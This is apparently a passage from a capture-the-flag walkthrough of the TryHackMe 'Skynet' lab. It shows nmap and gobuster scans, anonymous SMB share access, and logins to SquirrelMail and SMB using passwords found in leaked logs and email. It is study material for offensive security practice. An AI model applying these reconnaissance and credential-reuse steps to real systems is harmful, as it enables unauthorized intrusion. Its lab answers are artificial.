

SkyNet_Walkthrough

Nmap_Scan

Starting Nmap 7.93 (<https://nmap.org>) at 2022-11-01 17:51 PDT

Warning: 10.10.170.146 giving up on port because retransmission cap hit (6).

Stats: 0:15:16 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan

Connect Scan Timing: About 41.02% done; ETC: 18:28 (0:21:57 remaining)

Stats: 0:30:23 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan

Connect Scan Timing: About 74.82% done; ETC: 18:32 (0:10:14 remaining)

Nmap scan report for 10.10.170.146

Host is up (0.19s latency).

Not shown: 64878 closed tcp ports (conn-refused), 651 filtered tcp ports (no-response)

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 2048 992331bbb1e943b756944cb9e82146c5 (RSA)

| 256 57c07502712d193183dbe4fe679668cf (ECDSA)

|_ 256 46fa4efc10a54f5757d06d54f6c34dfe (ED25519)

80/tcp open http Apache httpd 2.4.18 ((Ubuntu))

|_ http-server-header: Apache/2.4.18 (Ubuntu)

|_ http-title: Skynet

110/tcp open pop3 Dovecot pop3d

|_ pop3-capabilities: UIDL AUTH-RESP-CODE CAPA TOP PIPELINING RESP-CODES SASL

139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

143/tcp open imap Dovecot imapd

|_ imap-capabilities: have Pre-login more post-login LITERAL+ SASL-IR IDLE LOGINDISABLEDA0001 listed OK
LOGIN-REFERRALS ENABLE capabilities ID IMAP4rev1

445/tcp open netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)

Service Info: Host: SKYNET; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:

|_ clock-skew: mean: 1h39m19s, deviation: 2h53m12s, median: -41s

| smb-security-mode:

| account_used: guest

| authentication_level: user

| challenge_response: supported

|_ message_signing: disabled (dangerous, but default)

| smb2-security-mode:

| 311:

|_ Message signing enabled but not required

|_ nbstat: NetBIOS name: SKYNET, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)

| smb2-time:

| date: 2022-11-02T01:33:25

|_ start_date: N/A

| smb-os-discovery:

| OS: Windows 6.1 (Samba 4.3.11-Ubuntu)

| Computer name: skynet

| NetBIOS computer name: SKYNET\x00

| Domain name: \x00
| FQDN: skynet
|_ System time: 2022-11-01T20:33:25-05:00

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 2568.82 seconds


Notes

Running nmap will give you the following open ports/services.

```
nmap -T4 -A -p- -v ip > nmap_scan
```

Next lets check smb

Smbclient_Results



Notes

smbclient -L \\10.10.109.102\ password anonymous shows We have 4 shares, lets take a look at the anonymous share.

Smb_Anonymous_Share_Login

```
smbclient \\10.10.109.102\anonymous
```

Password for [WORKGROUP\kali]:

Try "help" to get a list of possible commands.

smb: \> ls

.	D	0	Thu Nov 26 08:04:00 2020
..	D	0	Tue Sep 17 00:20:17 2019
attention.txt	N	163	Tue Sep 17 20:04:59 2019
logs	D	0	Tue Sep 17 21:42:16 2019

9204224 blocks of size 1024. 5831508 blocks available

smb: \>

Notes

Get the attention file, then cd to logs.

Logs

smb: \logs\> ls


.	D	0	Tue Sep 17 21:42:16 2019
..	D	0	Thu Nov 26 08:04:00 2020
log2.txt	N	0	Tue Sep 17 21:42:13 2019
log1.txt	N	471	Tue Sep 17 21:41:59 2019
log3.txt	N	0	Tue Sep 17 21:42:16 2019

9204224 blocks of size 1024. 5831504 blocks available

Notes

Get log1.txt , the other files are empty. Now lets take a look at our website.

Website



Notes

Nothing too interesting here, lets run gobuster .

Gobuster_Scan

```
=====
Gobuster v3.2.0-dev
```

```
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
```

```
=====
[+] Url:          http://10.10.109.102
[+] Method:       GET
[+] Threads:      175
[+] Wordlist:      /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.2.0-dev
[+] Expanded:     true
[+] Timeout:      10s
=====
```

```
2022/11/02 12:57:19 Starting gobuster in directory enumeration mode
=====
```

```
[2Khttp://10.10.109.102/admin      (Status: 301) [Size: 314] [--> http://10.10.109.102/admin/]
[2Khttp://10.10.109.102/css        (Status: 301) [Size: 312] [--> http://10.10.109.102/css/]
[2Khttp://10.10.109.102/js         (Status: 301) [Size: 311] [--> http://10.10.109.102/js/]
[2Khttp://10.10.109.102/config     (Status: 301) [Size: 315] [--> http://10.10.109.102/config/]
```

[2Khttp://10.10.109.102/ai (Status: 301) [Size: 311] [--> http://10.10.109.102/ai/]

[2Khttp://10.10.109.102/squirrelmail (Status: 301) [Size: 321] [--> http://10.10.109.102/squirrelmail/]

[2Khttp://10.10.109.102/server-status (Status: 403) [Size: 278]

=====


2022/11/02 13:04:32 Finished

=====


Notes

We find a /squirrelmail directory. Now that we found this login page, we can use the username milesdyson then try the passwords that you found in log1.txt. I was lucky the very first password was the correct one. cyborg007haloterrorator. Now lets login and see what we have.

Squirrel_login_Page




Squirrel_Mail



Notes

Take a look at the first email, the other 2 are not really useful.


New_Smb_Password



Notes

Woot Woot!! we get a new password for smb lets try to login.

Milesdyson_Share

A terminal window titled 'kali@kali: ~/Desktop/TRYHACKME/SkyNet' with a menu bar (File, Actions, Edit, View, Help). The terminal shows the execution of 'smbclient' to connect to '10.10.109.102\milesdyson' as user 'milesdyson'. After a password prompt, the user enters 'help' and then 'ls'. The output shows a directory listing with files like 'Improving Deep Neural Networks.pdf', 'Natural Language Processing-Building Sequence Models.pdf', 'Convolutional Neural Networks-CNN.pdf', 'notes', 'Neural Networks and Deep Learning.pdf', and 'Structuring your Machine Learning Project.pdf'. At the bottom, it states '9204224 blocks of size 1024. 5809828 blocks available'.

```
kali@kali: ~/Desktop/TRYHACKME/SkyNet
File Actions Edit View Help


(kali@kali)-[~/Desktop/TRYHACKME/SkyNet]
$ smbclient \\\10.10.109.102\milesdyson -U milesdyson
Password for [WORKGROUP\milesdyson]:
Try "help" to get a list of possible commands.
smb: \> ls
.                D           0   Tue Sep 17 02:05:47 2019
..               D           0   Tue Sep 17 20:51:03 2019
Improving Deep Neural Networks.pdf      N 5743095  Tue Sep 17 02:05:14 2019
Natural Language Processing-Building Sequence Models.pdf  N 12927230 Tue Sep 17 02:05:14 2019
Convolutional Neural Networks-CNN.pdf   N 19655446 Tue Sep 17 02:05:14 2019
notes                                   D           0   Tue Sep 17 02:18:40 2019
Neural Networks and Deep Learning.pdf    N 4304586  Tue Sep 17 02:05:14 2019
Structuring your Machine Learning Project.pdf  N 3531427  Tue Sep 17 02:05:14 2019

9204224 blocks of size 1024. 5809828 blocks available
smb: \>
```

Notes

Once we login we can see a bunch of pdf's, there is also a notes directory cd into that. You can see a bunch of files,lets look at the important.txt file.

